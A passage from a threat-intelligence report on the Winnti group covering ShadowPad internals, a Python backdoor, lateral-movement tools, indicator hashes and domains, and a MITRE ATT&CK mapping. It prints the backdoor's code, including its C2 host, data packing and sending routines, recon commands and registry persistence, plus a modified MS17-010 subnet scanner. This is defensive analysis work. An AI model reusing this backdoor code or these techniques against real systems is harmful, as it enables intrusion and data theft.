                                                    ; DATA XREF: sub_2C2444+39↑r
00 00          advapi32_OpenProcessToken_ModuleInstall dq offset sub_2C8199
                                                    ; DATA XREF: sub_2C2444+25↑r
00 00          advapi32_ChangeServiceConfig2W_ModuleInstall dq offset sub_2C81AA
00 00          advapi32_StartServiceW_ModuleInstall dq offset sub_2C81BB
00 00          advapi32_CloseServiceHandle_ModuleInstall dq offset sub_2C81CC
00 00          advapi32_RegDeleteValueW_ModuleInstall dq offset sub_2C81DD
00 00          advapi32_QueryServiceStatusEx_ModuleInstall dq offset sub_2C81EE
00 00          advapi32_DeleteService_ModuleInstall dq offset sub_2C81FF
00 00          advapi32_GetTokenInformation_ModuleInstall dq offset sub_2C8210
00 00          advapi32_ConvertSidToStringSidW_ModuleInstall dq offset sub_2C8221
00 00          advapi32_StartServiceCtrlDispatcherW_ModuleInstall dq offset sub_2C8232
00 00          advapi32_RegisterServiceCtrlHandlerW_ModuleInstall dq offset sub_2C8243
00 00          advapi32_SetServiceStatus_ModuleInstall dq offset sub_2C8254
00 00          advapi32_CreateServiceW_ModuleInstall dq offset sub_2C8265
00 00          dq 0
```

Figure 49. De-obfuscated calls (illustrated by Install module)

For persistence, the backdoor copies itself to C:\ProgramData\ALGS\ under the name Algs.exe and creates a service with the same name.

ALGS	Application Layer Gateway Service	Own process	Stopped	Auto start
aliide	aliide	Driver	Stopped	Demand start

Figure 50. Service created for gaining persistence

The malware proceeds to launch a new svchost.exe process, which it injects with its own code and then gives control.




Figure 51. Code for creating process and injecting into it

2.3.3. ShadowPad configuration

In all samples of the backdoor, the configuration is encrypted. The Config module is responsible for operations with it.

Configuration is a sequence of encrypted strings, in which each string follows the previous one without any zero padding or alignment. The configuration is encrypted by the same algorithm as the strings.

Figure 52. Decrypted malware configuration

2.3.4. Network protocol

The format of the packets used in all ShadowPad versions has remained unchanged.[16] For the packets sent to the server, the packet body and the packet header are generated separately. After they are concatenated (without any padding), the packet is covered with an encryption algorithm with logic close to that of the algorithms used for decrypting the main module and the strings inside the backdoor. Figure 53 shows the algorithm.




Figure 53. Packet encryption code used in exchanges with the C2 server

The structure of encrypted packets received from the C2 server is fairly simple (as illustrated by the Init packet).




Figure 54. Structure of ShadowPad packets

2.4. Python backdoor

This backdoor we found on the server was in py2exe format. The backdoor is written in Python 2.7 and contains configuration variables in the beginning.

16. media.kasperskycontenthub.com/wp-content/uploads/sites/43/2017/08/07172148/ShadowPad_technical_description_PDF.pdf

Three commands can be executed remotely:

- CMDCMD: execute via cmd.exe
- UPFILECMD: upload the file to the server
- DOWNFILECMD: download the file from the server

The ONLINECMD command is executed by the backdoor right after launch. This is a command for collecting system information and sending it to the server.

```
URL = 'daum.pop-corps.com'
PORT = 80
bufsize = 102400
key = '1qaz@WSX3edc'
SEP = '!!!!'
ONLINECMD = 'vfr4'
CMDCMD = 'zaq1'
UPFILECMD = 'xsw2'
DOWNFILECMD = 'cde3'
recvdata = ''
msglen = 0
csock = None
flag = ''
```

Figure 55. Backdoor configuration

```
def getinfo():
    try:
        cmdlist = [
         'systeminfo',
         'ipconfig /all',
         'netstat -ano',
         'tasklist /v',
         'net user /domain',
         'arp -a']
        data = ''
        for cmd in cmdlist:
            data += os.popen(cmd).read().decode(code).encode('utf-8') + '\r\n'

        return data
    except:
        pass
```

Figure 56. Commands for collecting system information

The backdoor has a function for gaining persistence via the registry:

```
reg add "HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /v
"startup" /d "c:/Windows/system32/idles.exe
```

After gaining persistence and collecting system information, the malware packs the data and uploads it to the C2 server. Interaction with the server is via TCP sockets:

```
socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Certain values are added in before the data is sent; then the data is compressed with ZLIB and encoded in Base64.

```
def packdata(cmd, data):
    try:
        msg = flag + key + cmd + key + data
        return base64.b64encode(zlib.compress(msg))
    except Exception as e:
        pass
```

Figure 57. Data packing algorithm

In the code in Figure 55:

- Flag is the value initialized when the backdoor starts.

```
def init_logo():
    try:
        for i in range(0, 1):
            nowTime = datetime.datetime.now().strftime('%Y%m%d%H%M%S')
            randomNum = random.randint(0, 100)
            if randomNum <= 10:
                randomNum = str(0) + str(randomNum)
            return str(nowTime) + str(randomNum)

    except:
        pass
```

Figure 58. Initializing the "flag" parameter

- Key is the value from configuration changes.
- Cmd is an executed config command.
- Data is the collected data.

- After the data is prepared, its length and the delimiter indicated in the config are added to the beginning, and then the data is sent to the server.

```
def sendmsg(cmd, data):
    global csock
    try:
        msg = packdata(cmd, data)
        csock.send(str(len(msg)) + SEP + msg)
    except Exception as e:
        pass
```

Figure 59. Forming the final data packet


```
7116!!!!eJzVXWtvG7mS/S5g/kMDiwUyF5KHZBVfWiywjuVMhIkTwY/Jnb25WHSkttMbWe3plpJ4Fru/
fUmpKevZlDOVgdN2jFgqllg8h2SRh+4WTDAmuWBWammk4L+nf/zH24u/
QzYafroucfX31suimiav09usm2xeVxen553BSevNxR6DJDnLh2VRFdfT5G0+GRWfq0Qng7K4zqoqLybpOPGFf81K
/9tWeXXEj7RiPLnIyk/5MEsG6fBjwpPns3w8Svw7vvRZOpldp8PprMzK7s6PPinKu6JMp
+4zfIGTYnKd38wWL6yUuJimk1E6LiZZ8rYoP1bTZYnFB17e323EeDYbT/O7shi6cIoyeVFmWes8u8mraVZmo
+TN58laldLRbT5ZMyhv0kn
```


Figure 60. Example of formed data

After the initial system data is sent, the backdoor goes into a loop as it awaits a command from the server.

```
while True:
    msg = csock.recv(bufsize)
    if msg:
        if SEP in msg:
            msglist = msg.split(SEP)
            msglen = int(msglist[0])
            recvdata = msglist[1]
            msglen -= len(recvdata)
            if msglen == 0:
                dealmsg(zlib.decompress(base64.b64decode(recvdata)))
                recvdata = ''
        else:
            recvdata += msg
            msglen -= len(msg)
            if msglen == 0:
                dealmsg(zlib.decompress(base64.b64decode(recvdata)))
                recvdata = ''
```

Figure 61. Main loop

2.5. Utilities

Among our finds on the server were utilities for lateral movement. Most of those are open-source ones available on GitHub. They were initially written in Python but converted to PE. The server had the following utilities:

- Utilities[17] to check for and exploit vulnerability MS17-010
- LaZagne[18] for gathering passwords
- get_lsass[19] for dumping passwords on x64 systems

17. github.com/worawit/MS17-010/blob/master/checker.py
18. github.com/AlessandroZ/LaZagne
19. github.com/3gstudent/Homework-of-C-Language/blob/master/sekurlsa-wdigest.cpp

- NBTScan
- DomainInfo for collecting domain information

The hackers tweaked the functionality of the MS17-010 utility by adding the ability to check an entire subnet.

```
if len(sys.argv) != 3:
    print '{} <mode><ip>'.format(sys.argv[0])
    print '<mode 0>-----single'
    print '<mode 1>-----muti'
    sys.exit(1)
ipstart = sys.argv[1]
if sys.argv[2] == '0':
    ip_addr = ipstart
    print ip_addr
    try:
        test(ip_addr)
    except:
        pass

else:
    iplist = ipstart.split('.')
    ip_addr = iplist[0] + '.' + iplist[1] + '.' + iplist[2]
    for j in random.sample(range(252), 252):
        j = j + 2
        ip_address = ip_addr + '.' + str(j)
        try:
            threading.Thread(target=test, args=(ip_address,)).start()
            time.sleep(0.1)
        except:
            pass
```

Figure 62. Modified utility for checking for MS17-010

Network scanning is performed out of sequence, which may throw defenders off the scent. In addition, the scan will skip addresses with 1 and 2 in the final octets, because such addresses very rarely belong to user computers.

Another utility of note on the server collects information about the domain of the target computer. The information includes the following:

- Computer name
- Names of computer users, divided into groups
- Domain name
- Name of the current user's group
- Names of the groups on the domain
- Names of users in each group

All this information is collected in a legitimate way via the API functions of library Netapi32.dll and saved to the utility directory in XML format.

Interestingly enough, the utility was compiled in 2014 with Microsoft Visual Studio 2005 and has the PDB "e:\Visual Studio 2005\Projects\DomainInfo\Release\Domain05.pdb".

Conclusion

We have analyzed the infrastructure of the Winnti group and conclude that it has been active since early 2019. Currently this infrastructure is growing, which means Winnti is active. According to our information, the group has already compromised over 50 computers, and some of those may serve as a staging ground for subsequent, more serious attacks. The group has added new malware to its arsenal, such as SkinnyD, xDll, and a Python backdoor. We found important connections between the current Winnti infrastructure and other large attacks in which the group may have been directly involved.

The observed spike in the group's activity may be related to the coronavirus pandemic. Many companies have switched employees to working from home and, as shown by our data, 80 percent of employees use their personal computers for work. The result is that many employees are currently not protected by corporate security tools and security policies. This makes them an easy target.

MD5	SHA-1	SHA-256
SkinnyD		
ec2377cbd3065b4d75 1a791a22bd302c	cdd78ccd274705f6c94b6640 c968e90972597865	1d59968304f26651526a27dabd2780006ebd 14925c9e00093acfa2443a223675
3fff50f9ea582848b8a5 /db05c88f526e	ea11d0d950481676282cee2 0c5eb24fc71878bcc	b5227a12185a6fef8bb99ac87eefba7787bbf7 5ff9c99bdc855a52539b805d2e
55186de70b2d558762 5749a12df8b607	858d866c5faa965fa9fbe41c 8484a88fe0c612eb	d81ba465fe59e7d600f7ab0e8161246a5badd 8ae2c3084f76442fb49f6585e95
xDll backdoor		
9f01cb61f342f599a01 3c3e19d359ab4	b63bfdfb7f267e9fbf1c19be6 5093d857696f3b0	169c24f0ad3969fe99ff2bf205ead067222781 a88d735378f41a9822c620a535
a2d552ed07ad15427 f36d23da0f3a5d3	1858a80c8cff38d7871286a437 c502233e027ab0	59759bbdfc1a37626d99dd260e298a1285ff0 06035ab83b7a37561e2884fd471
60ddb540da1aefee1e 14f12578eafda8	8d16bc28cef6760ecf69543a1 4d29ba041307957	87a57f5bb976644fce146e62ee54f3e53096f3 7f24884d312ab92198eb1e6549
7a4c8e876af7d30206b 851c01dbda734	4cff1af90c69cc123ecafe8081e 3c486a890d500	06d20fb5894c291fca07021800e7e529371372 abff6db310c0cbc100cf9ad9f9
3d760b6fc84571c928bed 835863fc302	adcf9ade7a4dc14b7bf656e 86ea15766b843e3b6	8ac21275d0db7f3e990551f343e16ac105d6a513 810ff71934de4855999cc9c5
278eb1f415d67da- 27b2e35ec35254684	7d30043210c8be2f642c449 b92fe810a8c81f3f8	a77613cbb7e914796433bf344614e0c469e32 a1d52fbaf3df174bf521a3fc6b7
007f35e233a2587783 5955bdd5dd3660	c1ec5a34b30990d9197c801 0441c39d390109c75	aa7b1d13a96f90bf539455f25ef138d5e09e27 b7da6bf7f0c2e48821d98cf476
f2b37be311738a54aa 5373f3a45bbde2	5e350480787827c19c7bee4 833c91d72d0e032a0	ece7f411ed1897304ca822b37d6480ff0b950 5c8e307ef152fef8ed183b001c5

MD5	SHA-1	SHA-256
ShadowPad		
82118134e674fe4039 07c9b93c4dc7be	5e29d9e4be79b5d1d7e606b a59a910cdd840203b	2c2b1d9b34df9364fd91a6551890b0fdc58a7 e681713c682221a674d1116089a
d5cf8f4c8c908553d57 872ab39742c75	bc2ef2e2232bce6be5bb033 3da6f101f45ca6277	319a06a39e5a1394710ec917f281a546d8503 86e80fdb56238456b68d5207a99
eccb14cb5a9f17356ad 23aa61d358b11	ef8951613ccca06f35b10f87 dc11cf5543c727dd	3ff1cf65dff231f05bd54df3fecad2545b15909 4ce59ce4bf4c668c904d2a5d7
349382749444e8f63e 7f4dc0d8acf75d	223f24eadc6e3a48d9cf9799 e3e390a4a4015fdb	63a74b66685fb94d685cfdfadd10917c80523 9ea079b9431bb5e9c8a58e0ea4b
ed4481a9b50529bfa0 98c4c530e4198e	f6e4d7eb5e3a7ae4c94bb86 26f79cc27b776d665	79f0e0a0f9c79a9206b9c2af222f026c384d3e 0d761b0b42815453991bc05294
85b0b8ec05bd6be508 b97fd397a9fc20	4e60f31e386ec4f478f04b48 458e49ef781b04d0	831212d40c5120824508a645e54bf1b86f3be 0cd19f87b8067e8b2fdea5c844e
6e3ce4dc5f739c5ba78 78dd4275bb1f5	09a3b4823a4d82b72888e18 5c8b23b13c22885c3	85b0ada2836c76cc49b886dfe59d950a073 e9d6d761581075bf904238306e8c4
05751ea487d99aefea 72d96a958140d7	2092a0557dcece4b4a32040 b1bc09f9606aa1a1c	9984d5b554b8dbfeffdb374e1c8eaf74af7109 a0e6b924b00ad5b878d0188895
b9082bce17059a5789a 8a092bbcdbe26	a570deda43eb424cc3578ba 00b4d42d40044bd00	be7b1f7f0b73b77fc8fe4c109ae5a675cc9f3f6 c16d3a1d7b2a9c6ba5a52ef9a
14d546b1af2329b46c00 4b5ed37a3bc2	07ef26c53b62c4b38c4ff4b 6186bda07a2ff40cb	bb28528e76649fb72e069b15a76f7c6ef520a e727408b3439856880a4488aa1f
988ebf6fec017ec24 f24427ac29cc525	0eec24a56d093e715047 a626b911278a218927d2	d7786504a09ae35a75818c686b6299870e91 d646bdf20609fbee0d86c94a5ff5
e6aa938be4b70c79d29 7936887a1d9a3	8cf60c047ee8d742a7a9162653 5c64bc6d7b580e	ec801e3baa02c7ad36a9b06512ac106d30ab3a 2207a7cb1e543fbd076995d43d
964be19e477b57d85ace b7648e2c105d	6c8ab56853218f28ac 11c16b050ad589ea14bafe	9843ceaca2b9173d3a1f9b24ba85180a40 884dbf78dd7298b0c57008fa36e33d
7bb16d5c48eb8179f8dafe 306fc7e2c2	6bfdee276207d9b738b5e 51f72e4852e3bda92d2	f7231082241d9e332b45307e180f20e1104 1f59196715749c6a79a8be17fcdc0
Bisonal		
5e25dfdf79dfc0542a2db4 24b1196894	3bf3cd0f3817cf9481944536c 0c65d8a809e6d4a	e114dd78f9acafcf7e93efe1c9e68a29e4fe52 c4830431a4aa5457927bef7c5e
Python backdoor		
c86099486519947a53689e1a0 ac8326d	817a88c07fe6d102961a994 681c6674f89e2f28e	77e4a1f6eb95b9763cf13803aba0058ac0bcada 8ee8b8f746963f2db8ce2e21f
get_lsass		
802312f75c4e4214eb7a6 38aecc48741	af421b1f5a08499e130d24f44 8f6d79f7c76af2b	8eb40114581fe9dc8d3da71ea407adfb871805902 b72040d10f711a1de750bfd
DomainInfo		
22dfdcddd4f4da04b9e f7d10b27d84bc	619d32ea81e64d0af0a3e2a69f 803cfe9941884b	aad5ca66cfd5f0d1ffd4cccaa199de844b4074d02 544521afc757e075739c4b0

MD5	SHA-1	SHA-256
MS17-010 checker		
96c2d3af9e3c2216cd9c 9342f82e6cf9	397f60d933a3aa030fac 5c1255b2eb1944831fb2	af3ec84a79dc58d0a449416b4cf8eb5f7fd39c 2cf084f6b16ee05abe4a968f12
MS17-010 exploiter		
2b2ed478cde45a5a1fc23 564b72d0dc8	a7d6fbbfb2d9d77b8cf07 9102fb2940bbf968985	e3768ad2b2e505453e64fe0f18cb47b2fe62d 184ac7925f73e792d374ba630aa

Network indicators

SkinnyD

80.245.105.102

xDll

www.yandex2unitedstated.dns05.com
www.oseupdate.dns-dns.com
www.yandex2unitedstated.dynamic-dns.net
g00gle_jp.dynamic-dns.net
hotmail.pop-corps.com
www.yandex2unitedstated.dynamic-dns.net

ShadowPad

www.ncdle.net
www.ertufg.com
info.kavlabonline.com
ttareyice.jkub.com
unaecry.zzux.com
filename.onedumb.com
www.yandex2unitedstated.dns04.com
www.trendupdate.dns05.com

Bisonal

www.g00gleru.wikaba.com

Python backdoor

daum.pop-corps.com

Related domains

agent.my-homeip.net
alombok.yourtrap.com
application.dns04.com
arjuna.dynamicdns.biz
arjuna.serveusers.com
artoriapendragon.itemdb.com
backup.myftp.info
billythekid.x24hr.com
bluecat.mefound.com
bradamante.longmusic.com
freemusic.xxuz.com
freemusic.zzux.com
gaiusjuliuscaesar.dynamicdns.biz
ggpage.jetos.com
gkonsultan.mrslove.com
gmarket.system-ns.org
googlewizard.ocry.com
hardenvscurry.my-router.de
help.kavlabonline.com
hosenw.ns02.info
ntripoli.www1.biz
odanobunaga.dns04.com
point.linkpc.net
pop-corps.com
microsoft-update.pop-corps.com
microsoft_update.pop-corps.com
rama.longmusic.com
redfish.misecure.com
regulations.vizvaz.com
robinhood.longmusic.com

cindustry.faqserv.com
cuchulainn.mrbonus.com
daum.xxuz.com
depth.toh.info
describe.toh.info
developman.ocry.com
dnsdhcp.dhcp.biz
economics.onemore1m.com
ecoronavirus.almostmy.com
email_gov_mn.pop-corps.com
ereshkigal.longmusic.com
eshown.itemdb.com
facegooglebook.mrbasic.com
fackb00k2us.dynamic-dns.net
fergusmacroich.ddns.info
fornex.uacmoscow.com
frankenstein.compress.to
free2015.longmusic.com
freedomain.otzo.com
www.cuchulainn.mrbonus.com
www.daum.xxuz.com
www.david.got-game.org
www.facebook2us.dynamic-dns.net
www.facegooglebook.mrbasic.com
www.fackb00k2us.dynamic-dns.net
www.fergusmacroich.ddns.info
www.frankenstein.compress.to
www.free2015.longmusic.com
www.freedomain.otzo.com
www.g00gle_kr.dns05.com
www.g00gle_mn.dynamic-dns.net
www.g0ogle_mn.dynamic-dns.net

host.adobe-online.com
hpcloud.dynserv.org
ibarakidoji.mrbasic.com
indian.authorizeddns.us
inthefa.bigmoney.biz
jaguarman.longmusic.com
jeannedarcarcher.zyns.com
letstweet.toh.info
lezone.jetos.com
likeme.myddns.com
medusa.americanunfinished.com
modibest.sytes.net
movie2016.zzux.com
msdn.ezua.com
myflbook.myz.info
mynews.myftp.biz
nadvocacy.mrbasic.com
nikolatesla.x24hr.com
notepc.ezua.com
npomail.ocry.com
www.ggpage.jetos.com
www.gkonsultan.mrslove.com
www.goog1e_kr.dns04.com
www.googlewizard.ocry.com
www.hosenw.ns02.info
www.ibarakidoji.mrbasic.com
www.inthefa.bigmoney.biz
www.jaguarman.longmusic.com
www.jeannedarcarcher.zyns.com
www.likeme.myddns.com
www.medusa.americanunfinished.com
www.microsoft-update.pop-corps.com
www.msdn.ezua.com
www.nikolatesla.x24hr.com
www.nmbthg.com

server.serveusers.com
serviceonline.otzo.com
thebatfixed.zyns.com
tunnel.itsaol.com
uacmoscow.com
update.wmiprvse.com
videoservice.dnset.com
waswides.isasecret.com
webhost.2waky.com
webmail_gov_mn.pop-corps.com
xindex.ocry.com
yandex.mrface.com
yandex.pop-corps.com
www.alombok.yourtrap.com
www.arjuna.dynamicdns.biz
www.asagamifujino.dns05.com
www.billythekid.x24hr.com
www.bradamante.longmusic.com
www.npomail.ocry.com
www.nthere.ourhobby.com
www.odanobunaga.dns04.com
www.officescan_update.mypop3.org
www.program.ddns.info
www.robinhood.longmusic.com
www.siegfried.dynamic-dns.net
www.stade653.dns04.com
www.uacmoscow.com
www.webhost.2waky.com
www.xindex.ocry.com
www.yandex.mrface.com
www.yandex.pop-corps.com
www.yandex2unitedstated.2waky.com

MITRE

ID	Name	Description
Initial Access		
T1566.001	Spear-phishing Attachment	Winnti sent spearphishing emails with malicious attachments
Execution		
T1204.002	User Execution: Malicious File	Winnti attempted to get users to launch malicious attachments delivered via spearphishing emails.
T1569.002	System Services: Service Execution	Winnti created Windows services to execute xDll backdoor
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Winnti added Registry Run keys to establish persistence.
T1543.003	Create or Modify System Process: Windows Service	Winnti has created new services to establish persistence
Defense evasion		
T1140	Deobfuscate/Decode Files or Information	Winnti used custom cryptographic algorithm to decrypt payload
T1055	Process Injection	Winnti injected ShadowPad into the wmplayer.exe process
T1574.002	Hijack Execution Flow: DLL Side-Loading	Winnti used legitimate executables to perform DLL side-loading of their malware
T1564.001	Hide Artifacts: Hidden Files and Directories	Winnti has created a hidden directory under C:\ProgramData
T1027	Obfuscated Files or Information	Winnti used VMProtected binaries
T1027.002	Obfuscated Files or Information: Software Packing	Winnti used a custom packing algorithm
Credential Access		
T1555	Credentials from Password Stores	Winnti used a variety of publicly available tools like LaZagne to gather credentials
T1003.001	OS Credential Dumping: LSASS Memory	Winnti used get_lsass to dump credentials
Discovery		
T1087.001	Credentials from Password Stores	Winnti gathered information of members on the victim’s machine
T1087.002	Account Discovery: Domain Account	Winnti gathered domain user account information
T1069.002	Permission Groups Discovery: Domain Groups	Winnti gathered domain group information

Collection		
T1056.001	Input Capture: Keylogging	ShadowPad contains a keylogger
T1113	Screen Capture	ShadowPad contains a screenshot module
Command And Control		
T1071.001	Application Layer Protocol: Web Protocols	Winnti uses HTTP(s) for C2.
T1095	Non-Application Layer Protocol	Winnti uses TCP and UDP for C2.

Winnti-2020_A4.ENG.0002.01